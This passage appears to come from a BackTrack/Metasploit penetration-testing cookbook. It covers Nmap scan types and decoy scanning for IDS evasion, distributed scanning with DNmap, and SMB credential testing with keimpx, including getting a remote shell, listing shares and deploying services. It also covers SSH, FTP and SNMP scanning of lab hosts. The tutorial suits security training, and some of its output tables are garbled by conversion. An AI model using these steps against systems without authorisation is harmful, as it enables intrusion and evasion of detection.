TCP connect [-sT] scan is the most basic and default scan type in Nmap. It follows the three-way handshake process to detect the open ports on the target machine. Let us perform this scan on our target:

```
msf > nmap -sT -p1-10000 192.168.56.102
[*] exec: nmap -sT -p1-10000 192.168.56.102
```

```
Starting Nmap 5.51SVN ( http://nmap.org ) at 2011-10-19 00:03 IST
Nmap scan report for 192.168.56.102
Host is up (0.0058s latency).
```

```
Not shown: 9997 closed ports
```

```
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:34:A8:87
```


As we can see, we have passed the `-sT` parameter, which denotes that we want to perform a TCP connect scan. The `-p` parameter shows the range of port numbers that we want to scan. TCP connect scan is based on a three-way handshake process; hence, the results of this scan returned are considered accurate.

SYN scan [-sS] is considered a stealth scanning technique, as it never forms a complete connection between the target and the scanner. Hence, it is also called half-open scanning. Let us analyze a SYN scan on the target;

```
msf > nmap -sS 192.168.56.102
[*] exec: nmap -sS 192.168.56.102
```

```
Starting Nmap 5.51SVN ( http://nmap.org ) at 2011-10-19 00:17 IST
Nmap scan report for 192.168.56.102
Host is up (0.0019s latency).
```

```
Not shown: 997 closed ports
```

```
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:34:A8:87
```

The `-sS` parameter will instruct Nmap to perform a SYN scan on the target machine. The output of both TCP connect and the SYN scan are similar in most of the cases, but the only difference lies in the fact that SYN scans are difficult to detect by firewalls and **Intrusion Detection Systems (IDS)**. However, modern firewalls are capable enough to catch SYN scans, as well.

UDP scan [-sU] is the scanning technique to identify open UDP ports on the target. 0-byte UDP packets are sent to the target machine and the recipient of an ICMP port unreachable message shows that the port is closed; otherwise, it is considered open. It can be used in the following manner:

```
msf > nmap -sU -p9001 192.168.56.102
```

The previous command will check whether the UDP port on `192.168.56.102` is open or not. Similarly, we can perform a UDP scan on a complete range of ports by modifying the `-p` operator.

ACK scan [-sA] is a special scan type that tells which ports are filtered or unfiltered by a firewall. It operates by sending TCP ACK frames to a remote port. If there is no response, then it is considered to be a filtered port. If the target returns an RST packet (connection reset), then the port is considered to be an unfiltered port:

```
msf > nmap -sA 192.168.56.102
[*] exec: nmap -sA 192.168.56.102
```

```
Starting Nmap 5.51SVN ( http://nmap.org ) at 2011-10-19 00:19 IST
Nmap scan report for 192.168.56.102
Host is up (0.0011s latency).
```

```
Not shown: 999 filtered ports
```

```
PORT      STATE      SERVICE
9001/tcp  unfiltered tor-orport
MAC Address: 08:00:27:34:A8:87 (Cadmus Computer Systems)
```

How it works...

We have analyzed four different types of Nmap scans that can be very helpful during penetration testing. Nmap provides lots of different modes for scanning the target machine. Here, we will focus on four scan types, namely the TCP connect scan, SYN stealth scan, UDP scan, and ACK scan. The different scan options of Nmap can also be combined in a single scan in order to perform a more advanced and sophisticated scan over the target. Let us move ahead and start the scanning process.

The preceding output shows the result of an ACK scan performed on the target. The output shows that all the ports on the target are filtered, except port number 9001, which is unfiltered. This will help us to find out weak points in our target, as attacking an unfiltered port will have a better success rate of exploiting the target.

Generally, penetration testers don't stress too much on the scanning process, but a good scan can provide lots of useful results. Since the information collected here will form the basis of penetration testing, proper knowledge of scan types is highly recommended. Let us now take a deeper look into each of these scan techniques we just learned.

The TCP connect scan is the most basic scanning technique in which a full connection is established with the port under test. It uses the operating system's network functions to establish connections. The scanner sends a SYN packet to the target machine. If the port is open, it returns an ACK message back to the scanner. The scanner then sends an ACK packet back to the target showing the successful establishment of a connection. This is called a three-way handshake process. The connection is terminated as soon as it is opened. This technique has its benefits, but it is easily traceable by firewalls and IDS.

A SYN scan is another type of TCP scan, but it never forms a complete connection with the target. It doesn't use the operating system's network functions; instead, it generates raw IP packets and monitors for responses. If the port is open, then the target will respond with an ACK message. The scanner then sends an RST (reset connection) message and ends the connection. Hence, it is also called half-open scanning. This is considered as a stealth scanning technique as it can avoid raising a flag in some misconfigured firewalls and IDS.

UDP scanning is a connectionless scanning technique; hence, no notification is sent back to the scanner, whether the packet has been received by the target or not. If the port is closed, then an ICMP port unreachable message is sent back to the scanner. If no message is received, then the port is reported as open. This method can return false results as firewalls can block the data packets and, therefore, no response message will be generated and the scanner will report the port as open.

An ACK scan has the sole purpose of identifying filtered and unfiltered ports. It is a unique and handy scanning technique which can be helpful in finding weak points in the target system, as unfiltered ports can be easy targets. However, a major disadvantage with an ACK scan is that since it never connects with the target, it cannot identify the open ports. The outputs of an ACK scan will only list whether the port is filtered or unfiltered. Combining an ACK scan with other scan types can lead to a very stealthy scanning process.

There's more...

Let us cover more about the Nmap scans and see how we can club different scan types into one.

Operating system and version detection

There are some advanced options provided by Nmap, apart from port scanning. These options can help us to gain more information about our target. One of the most widely used options is **operating system identification [-O]**. This can help us in identifying the operating system running on the target machine. An operating system detection scan output is shown as follows:

```
msf > nmap -O 192.168.56.102
[*] exec: nmap -O 192.168.56.102
```

```
Starting Nmap 5.51SVN ( http://nmap.org ) at 2011-10-19 02:25 IST
Nmap scan report for 192.168.56.102
Host is up (0.0014s latency).
```

```
MAC Address: 08:00:27:34:A8:87 (Cadmus Computer Systems)
Device type: general purpose
```

```
Running: Microsoft Windows XP|2003
```

As we can see, Nmap has successfully detected the operating system of the target machine. This can ease our task of finding the right exploits in accordance with the operating system of the target.

The other widely used Nmap option is **version detection [-sV]** of different open ports on the target. It can be mixed with any of the scan types that we saw previously to add an extra bit of information of what version of services are running on the open ports of the target:

```
msf > nmap -sT -sV 192.168.56.102
[*] exec: nmap -sV 192.168.56.102
```

```
Starting Nmap 5.51SVN ( http://nmap.org ) at 2011-10-19 02:27 IST
Nmap scan report for 192.168.56.102
Host is up (0.0011s latency).
```

```
Not shown: 997 closed ports
```

| PORT | STATE | SERVICE | VERSION |
|---------|-------|--------------|-----------------------|
| 135/tcp | open | msrpc | Microsoft Windows RPC |
| 139/tcp | open | netbios-ssn | |
| 445/tcp | open | microsoft-ds | Microsoft Windows XP |

```
MAC Address: 08:00:27:34:A8:87 (Cadmus Computer Systems)
```

```
Service Info: OS: Windows
```

As we can see, an extra column of Versions has been added in our scan output, which reports about the different versions of services running on the target machine.

Increasing anonymity

It is very essential to perform scans in an anonymous manner. The firewall and IDS logs can reveal your IP address if you perform a scan without using security measures. One such feature is provided in Nmap, called **Decoy [-D]**.


The decoy option does not prevent your IP address from getting recorded in the log file of firewalls and IDS, but it does make the scan look scary. It adds other torrents in the log files, thus creating an impression that there are several other attackers scanning the machine simultaneously. So, if you add two decoy IP addresses, the log file will show that the request packets were sent from three different IP addresses, one will be yours and the other two will be the fake addresses added by you:

```
msf > nmap -sS 192.168.56.102 -D 192.134.24.34,192.144.56.21
```

The following scan example shows the use of a decoy parameter. The IP addresses after the -D operator are the fake IP addresses, which will also appear in the network logfiles of the target machine, along with the original IP address. This process can confuse the network administrators and create suspicion in their mind that all three IP addresses are fake or spoofed. But adding too many decoy addresses can affect the scan results; hence, one should use a limited number of decoy addresses only.

Port scanning – the DNmap way

DNmap was created by Sebastian Garcia in 2009 using the Twisted Python framework. Scanning via Nmap from a single machine will take quite a long time. For this reason, DNmap was created. DNmap is a framework based on client/server architecture as depicted in the following diagram:



DNmap provides a facility to create a distributed Nmap scanning network using standard client-server architecture, though it is included by default in BackTrack, and can be installed easily on any other system that has Python.

Getting ready

DNmap is already installed in BackTrack 5 R3. If we wish to use it on another system, we can download the DNmap client and server from the following link: <https://github.com/cldrn/dnmap>.

DNmap requires Nmap, Python 2.7, and the following libraries to be installed:

- ▶ `python-twisted`
- ▶ `python-openssl`

How to do it...

Either trace the path **Information Gathering | Network Scanners | dnmap server**, or use the following command to enter dnmap:

```
root@bt : #cd /pentest/scanners/dnmap
root@bt : /pentest/scanners/dnmap#
```

As stated earlier, DNmap is a framework based on client/server architecture. The server issues Nmap commands to the clients and the clients then execute it. In turn, the load of such a large scan is distributed among the clients. The commands given by the server to its clients are put in a command file. The results are stored in a logfile, which is saved on both the server and the client.

The whole process of DNmap follows these steps:

1. First, make a list of commands that we want to run and store it in a file, say, `myfile.txt`. Note the IP address of the server.
2. Run the DNmap server and give the commands file as an argument.
3. Connect the clients to the server. Note that the server should be reachable from the client.

Open DNmap under the field **Information Gathering | Network Analysis | Identify Live hosts**. The next step is to create a `myfile.txt` file to store the results. This whole process is illustrated in the following steps:

1. For tracing the whole path to DNmap, enter the following command

```
root@bt:# cd /pentest/scanners/dnmap
root@bt:/pentest/scanners/dnmap#
```

2. For constructing a TEXT file containing Nmap commands, let us say `command.txt`, contains all Nmap commands to be executed:

```
nmap -A -Pn -v -p1-1024 192.168.56.103
nmap -A -Pn -v -p1024-10000 192.168.56.103.
```

3. For executing the DNmap server, enter the following code

```
root@bt:/pentest/scanners/dnmap# python dnmap_server.py -f ~/
commands.txt
```

```
+-----+
-----+
| dnmap_server Version 0.6
|
| This program is free software; you can redistribute it and/or
modify |
| it under the terms of the GNU General Public License as
published by |
| the Free Software Foundation; either version 2 of the License,
or |
| (at your option) any later version.
|
|
| Author: Garcia Sebastian, eldraco@gmail.com
|
| www.mateslab.com.ar
|
+-----+
-----+

=| MET:0:00:30.015147 | Amount of Online clients: 0 |=
```

4. Now, move on to `dnmap_client.py` usage. To start the DNmap client, use the following command:

```
root@bt:/pentest/scanners/dnmap# python dnmap_client.py -h
```

```
+-----+
-----+
| dnmap_server Version 0.6
|
| This program is free software; you can redistribute it and/or
modify |
| it under the terms of the GNU General Public License as
published by |
```

```

| the Free Software Foundation; either version 2 of the License,
or |
| (at your option) any later version. |
| |
| Author: Garcia Sebastian, eldraco@gmail.com |
| www.mateslab.com.ar |
+-----+
-----+

```

usage: dnmap_client.py <options>

options:

```

-s, --server-ip      IP address of dnmap server.
-p, --server-port    Port of dnmap server. Dnmap port defaults
to 46001
-a, --alias          Your name alias so we can give credit to you
for your help. Optional
-d, --debug          Debugging.
-m, --max-rate       Force nmaps commands to use at most this
rate. Useful to slow nmap down. Adds the --max-rate parameter.

```

- Now, all we need to provide is the server address, port number, and a name for our client, say, `client1`:

```

root@bt:/pentest/scanners/dnmap# python dnmap_client.py -s
192.168.129.138 -a client1

```

```

+-----+
-----+
+-----+
-----+
| dnmap_server Version 0.6 |
| This program is free software; you can redistribute it and/or
modify |
| it under the terms of the GNU General Public License as
published by |
| the Free Software Foundation; either version 2 of the License,
or |
| (at your option) any later version. |
| |
| Author: Garcia Sebastian, eldraco@gmail.com |
| www.mateslab.com.ar |

```



```
+-----+
-----+

Client Started...
Nmap output files stored in 'nmap_output' directory...
Starting connection...
Client connected successfully...
Waiting for more commands....
+ No -oA given. We add it anyway so not to lose the results. Added
-oA 5807742
      Command Executed: nmap -A -Pn -v -p1-1024 192.168.129.138
-oA 5807742
      Sending output to the server...
Waiting for more commands....
+ No -oA given. We add it anyway so not to lose the results. Added
-oA 71264162
      Command Executed: nmap -A -Pn -v -p1024-10000
192.168.129.138 -oA 71264162
      Sending output to the server...
Waiting for more commands....
^Connection lost. Reason: Connection to the other side was lost in
a non-clean fashion: Connection lost.
Trying to reconnect in 10 secs. Please wait...
```

6. Again, back on the server we will get the following output:

```
+ Client ID connected: 192.168.129.138:49747 (client1)
=| MET:0:00:55.011100 | Amount of Online clients: 1 |=
Clients connected
-----
Alias          #Commands      Last Time Seen (time
ago)          UpTime          Version  IsRoot  RunCmdXMin      AvrCmdXMin
Status
client1       1               May 23 18:26:27 ( 0'
1")           0h 0m           0.6       True    0.0             0.0
Executing

=| MET:0:01:00.015067 | Amount of Online clients: 1 |=
Clients connected
-----
```

```

Alias          #Commands      Last Time Seen (time
ago)          UpTime        Version  IsRoot  RunCmdXMin  AvrCmdXMin
Status
client1       1
6")           0h 0m         0.6      True    18:26:27 ( 0'
Executing      0.0           0.0

```

```

=| MET:0:01:05.014816 | Amount of Online clients: 1 |=
Clients connected

```

```

Alias          #Commands      Last Time Seen (time
ago)          UpTime        Version  IsRoot  RunCmdXMin  AvrCmdXMin
Status
client1       1
0h 0m         0.6      True    18:26:27 ( 0'11")
Executing      0.0           0.0

```

```

=| MET:0:01:10.010916 | Amount of Online clients: 1 |=
Clients connected

```

```

Alias          #Commands      Last Time Seen (time ago)
UpTime        Version IsRoot  RunCmdXMin  AvrCmdXMin
Status
client1       2
0m            0.6      True    18:26:43 ( 0' 0")           0h
Executing      3.8      1.9

```

```

=| MET:0:01:20.014574 | Amount of Online clients: 1 |=
Clients connected

```

```

Alias          #Commands      Last Time Seen (time ago)
UpTime        Version IsRoot  RunCmdXMin  AvrCmdXMin
Status
client1       2
0h 0m         0.6      True    18:26:43 ( 0'10")
Executing      3.8      1.9

```

```

=| MET:0:01:30.010685 | Amount of Online clients: 1 |=
Clients connected

```

```
Alias          #Commands      Last Time Seen (time ago)
UpTime         Version IsRoot   RunCmdXMin     AvrCmdXMin
Status
client1        2              Sep 12 18:27:00 ( 0' 4")
0h 0m         0.6          True           3.6           2.5
Online
```

```
+ Connection lost for client1 (192.168.129.138:49747).
```

```
=| MET:0:01:35.011836 | Amount of Online clients: 0 |=
```

```
Clients connected
```

```
Alias          #Commands      Last Time Seen (time ago)
UpTime         Version IsRoot   RunCmdXMin     AvrCmdXMin
Status
```

```
^Croot@bt:/pentest/scanners/dnmap# ls
```

```
dnmap_client.py dnmap_server.py nmap_results README server.pem
```

```
root@bt:/pentest/scanners/dnmap# cd nmap_results/
```

```
root@bt:/pentest/scanners/dnmap/nmap_results# ls
```

```
5807742.nmap 71264162.nmap
```

All of the results are then stored in the folder `nmap_results/`.

Using keimpx – an SMB credentials scanner

keimpx is an open source tool, often used to check for usefulness of credentials in a network over SMB. These credentials can be a combination of either of the following:


- ▶ User/plain-text password
- ▶ User/NTLM hash
- ▶ User/NTLM logon session token



NTLM is a suite of authentication and session security protocols used in various Microsoft network protocol implementations and supported by the NTLM Security Support Provider.

Getting ready

It can be found under the `/pentest/passwords/keimpx/` directory. The following screenshot shows the keimpx tool:



```
keimpx : bash
File Edit View Bookmarks Settings Help
root@bt:~# cd /pentest/passwords/keimpx
root@bt:~/pentest/passwords/keimpx# ls
contrib keimpx.py setup.py
root@bt:~/pentest/passwords/keimpx#
```

<< back | track 5^{r3}


the quieter you become, the more you are able to hear

How to do it...

To use the keimpx tool, we use the following syntax:

```
./keimpx.py -t <target> -U <username> -P <Password>
```

In this context, we use the username `monika` and the password `123`. It is illustrated in the following screenshot:



```
keimpX : python
File Edit View Bookmarks Settings Help
root@bt:~# cd /pentest/passwords/keimpX/
root@bt:~/pentest/passwords/keimpX# ls
contrib keimpX.py setup.py
root@bt:~/pentest/passwords/keimpX# ./keimpX.py -t 192.168.129.138 -U monika -P 123
This product includes software developed by CORE Security Technologies
(http://www.coresecurity.com), Python Impacket library

keimpX 0.2
by Bernardo Damele A. G. <bernardo.damele@gmail.com>

The credentials worked in total 1 times

TARGET SORTED RESULTS:
192.168.129.138:445
monika/123

USER SORTED RESULTS:
monika/123
192.168.129.138:445

Do you want to get a shell from any of the targets? [Y/n] y
Which target do you want to connect to?
[1] 192.168.129.138:445
> 1
Which credentials do you want to use to connect? (only the ones you are able to use)
[1] monika/123
> 1
# help
Generic options
```

You can type `shares` in the `keimpX` environment and you will get the following options:

```
# shares
[1] IPC$ (type : 3, comment : Remote IPC)
[2] Print$ (type : 0, comment : Printer Drivers)
[3] SharedDocs (type : , comment : )
[4] xp (type : , comment : )
[5] Admin$(type : 0, comment : Remote Admin )
[6] C$ (type : 0, comment : Default Share )
Which share do you want to connect to ? (default 1) 4
# ls
```

On giving the `ls` command, we reach the directory where we can download any file we wish and apply certain commands, such as `make` or `remove` a directory or any other function described in the following *How it works...* section. It will show the directory as follows:

```
Mon Sep 3 15:01:22 2013 <DIR>
Mon Sep 3 15:01:22 2013 <DIR>
Mon Sep 13 15:01:22 2013 20666144 Backdoor.rar
# download Backdoor.rar
```

How it works...

After performing the scan for SMB credentials, the user is asked which host to connect to and which credentials to use. Then, we can get an interactive SMB shell, which we can leverage to:

- ▶ Spawn an interactive command prompt
- ▶ Navigate through remote SMB shares: `list`, `upload`, `download`, and `create`
- ▶ Deploy and undeploy our own services; that is, backdoor listening on a TCP port for incoming connections
- ▶ List user details, domains, and so on

It gives you certain options such as **Generic options**, **Shares options**, **Services options**, **Shell options**, **User options**, and **Registry options**.

These are illustrated as follows:

▶ Generic options

```
Generic options
=====
help - show this message
verbosity {level} - set verbosity level (0-2)
info - list system information
exit - terminates the SMB session and exit from the tool
```

▶ Shares options

```
Shares options
=====
shares - list available shares
use {sharename} - connect to an specific share
cd {path} - changes the current directory to {path}
pwd - shows current remote directory
ls {path} - lists all the files in the current directory
cat {file} - display content of the selected file
download {filename} - downloads the filename from the current path
upload {filename} - uploads the filename into the current path
mkdir {dirname} - creates the directory under the current path
rm {file} - removes the selected file
rmdir {dirname} - removes the directory under the current path
```

► **Services options**

```
Services options
=====
deploy {service name} {local file} [service args] - deploy remotely a service executable
undeploy {service name} {remote file} - undeploy remotely a service executable
```

► **Shell options**

```
Shell options
=====
shell {port} - spawn a shell listening on a TCP port, by default 2090/tcp
```

► **User options**

```
Users options
=====
users [domain] - list users, optionally for a specific domain
pswpolicy [domain] - list password policy, optionally for a specific domain
domains - list domains to which the system is part of
```


► **Registry options**

```
Registry options (Soon)
=====
regread {registry key} - read a registry key
regwrite {registry key} {registry value} - add a value to a registry key
regdelete {registry key} - delete a registry key
```

Detecting SSH versions with the SSH version scanner

SSH is a widely used application that provides secure remote login. It uses strong cryptography to provide authentication and confidentiality. In this recipe, we will be detecting SSH versions currently running on our target. With this SSH version scanner, we can determine if the target is equipped with any vulnerable SSH version, and if yes, we can move further.

2. To get all the information related to the `ssh_version`. Type `info` and observe the results. For better understanding, you can look at the following screenshot:



```
root: .ruby.bin
File Edit View Bookmarks Settings Help
auxiliary/fuzzers/ssh/ssh_version_15      normal  SSH 1.5 Version Fuzzer
auxiliary/fuzzers/ssh/ssh_version_2      normal  SSH 2.0 Version Fuzzer
auxiliary/fuzzers/ssh/ssh_version_corrupt normal  SSH Version Corruption
auxiliary/scanner/ssh/ssh_version         normal  SSH Version Scanner

msf > use auxiliary/scanner/ssh/ssh_version
msf auxiliary(ssh_version) > info

Name: SSH Version Scanner
Module: auxiliary/scanner/ssh/ssh_version
Version: 14976
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
Daniel van Eeden <metasploit@myname.nl>

Basic options:
Name      Current Setting  Required  Description
-----
RHOSTS   yes              yes       The target address range or CIDR identifier
RPORT    22               yes       The target port
THREADS  1                yes       The number of concurrent threads
TIMEOUT  30               yes       Timeout for the SSH probe

Description:
Detect SSH Version.

References:
http://en.wikipedia.org/wiki/SecureShell

msf auxiliary(ssh_version) >
```

3. Now, follow these commands to proceed further:

```
Msf auxiliary (ssh_version) > set RHOSTS 192.168.129.1/24
RHOSTS => 192.168.129.1/24

Msf auxiliary (ssh_version) > set THREADS 100
THREADS => 100

Msf auxiliary (ssh_version) > run

[*] Scanned 101 of 256 hosts (039 % complete)
[*]192.168.129.200:22, SSH server version : SSH-2.0.OpeoSSH_5.6
[*] Scanned 158 of 256 hosts (061 % complete)
[*]Scanned 176 of 256 hosts (068 % complete)
[*]Scanned 202 of 256 hosts (075 % complete)
[*]Scanned 158 of 256 hosts (078 % complete)
[*]192.168.129.200:22, SSH server version : SSH-2.0.OpeoSSH_53.8.1p1
```

```
[*]Scanned 205 of 256 hosts (080 % complete)
[*]Scanned 255 of 256 hosts (099 % complete)
[*]Scanned 256 of 256 hosts (100 % complete)
[*] Auxiliary module execution completed
Msf auxiliary (ssh_version) >
```

How it works...

So, in our scan, we found two active `ssh` versions in the mentioned IP range. Once we have discovered `ssh_version`, we can search for an exploit for that vulnerable `ssh` version.

There's more...

ScanSSH supports scanning a list of addresses and networks for open proxies, SSH protocol servers, Web, and SMTP servers. Where possible, ScanSSH displays the version number of the running services. The ScanSSH protocol scanner supports random selection of IP addresses and is useful for gathering statistics on the deployment of SSH protocol servers in a company. For more details, refer to the link <http://www.ubuntugeek.com/scanssh-fast-ssh-server-and-open-proxy-scanner.html>.

FTP scanning

In this recipe, we will scan for all open FTP servers in a network, using the Nmap scanner.

Getting ready

We will enter `nmap` from `msfconsole` using the `nmap` command:

```
msf>nmap
```

How to do it...

To scan for FTP servers on the network, execute the following command in a terminal:

```
Nmap -p 21 -v -oN results.txt -open -script ftp-anon 192.169.1.0/24
```

It will store the scan results in a text file indicated in a script, as well.

How it works...

If we find any open FTP server in a network with anonymous access enabled, we will get a result as follows:

```
Host is up (0.00s latency).
PORT STATE SERVICE
21/tcp open ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r-r-r- 1 ftp ftp 504 Nov 08 16:12
```

SNMP sweeping

The **Simple Network Management Protocol (SNMP)** is used on networked devices to read, write, and update device configuration remotely. SNMP sweeps are often a good indicator in finding a lot of information about a specific system or actually compromising the remote device. In this recipe, we will learn to use the SNMP scanning module.

Getting ready

Metasploit has a built-in auxiliary module specifically for sweeping SNMP devices. One must understand it before performing an attack. First, read-only and read-write community strings play an important role in the sort of information that can be mined or altered on the devices themselves. The **Management Information Base (MIB)** interface allows us to query the device and extract information.



If dealing with Windows-based devices configured with SNMP, often at times with the RO/RW community strings, we can extract patch levels, services running, last reboot times, usernames on the system, routes, and various other aspects that worth hack value.

When querying through SNMP, there is the MIB API. It stands for the **Management Information Base (MIB)**. This interface allows us to query the device and extract information. Metasploit comes loaded with a list of default MIBs in its database; they are used to query the device for more information, depending on whether the bar of access is obtained.

How to do it...

We can gather loads of information using SNMP scanning modules such as open ports, services, hostnames, processes, and uptime. To achieve this, we'll run the `snmp_enum` module and see what information it provides us with. First, we load the module and set the `RHOST` option using the information stored in our workspace. Using `hosts -R` will set this option for us. Let's see how it works:

1. To get into `snmp_enum`, use the following auxiliary:

```
use auxiliary/scanner/snmp/snmp_enum
set rhost <host>
run
```

2. It will result of the previous command is as follows:

```
msf auxiliary(snmp_enum) > run
[+] 172.16.194.172, Connected.
[*] System information:
Host IP                : 192.168.129.140
Hostname               : metasploitable
Description             : Linux metasploitable
2.6.24-16-server #1 SMP Thu Sep 10 13:58:00 UTC 2013 i686
Contact                : msfdev@metasploit.com
Location               : Metasploit Lab
Uptime snmp            : 02:35:38.71
Uptime system          : 00:20:13.21
System date            : 2013-8-9 18:11:11.0
[*] Network information:
IP forwarding enabled  : no
Default TTL            : 64
TCP segments received  : 19
TCP segments sent      : 21
TCP segments retrans   : 0
Input datagrams        : 5055
Delivered datagrams    : 5050
Output datagrams       : 4527
...snip...
[*] Device information:
Id                    Type                    Status                    Descr
```

```

768          Processor          unknown
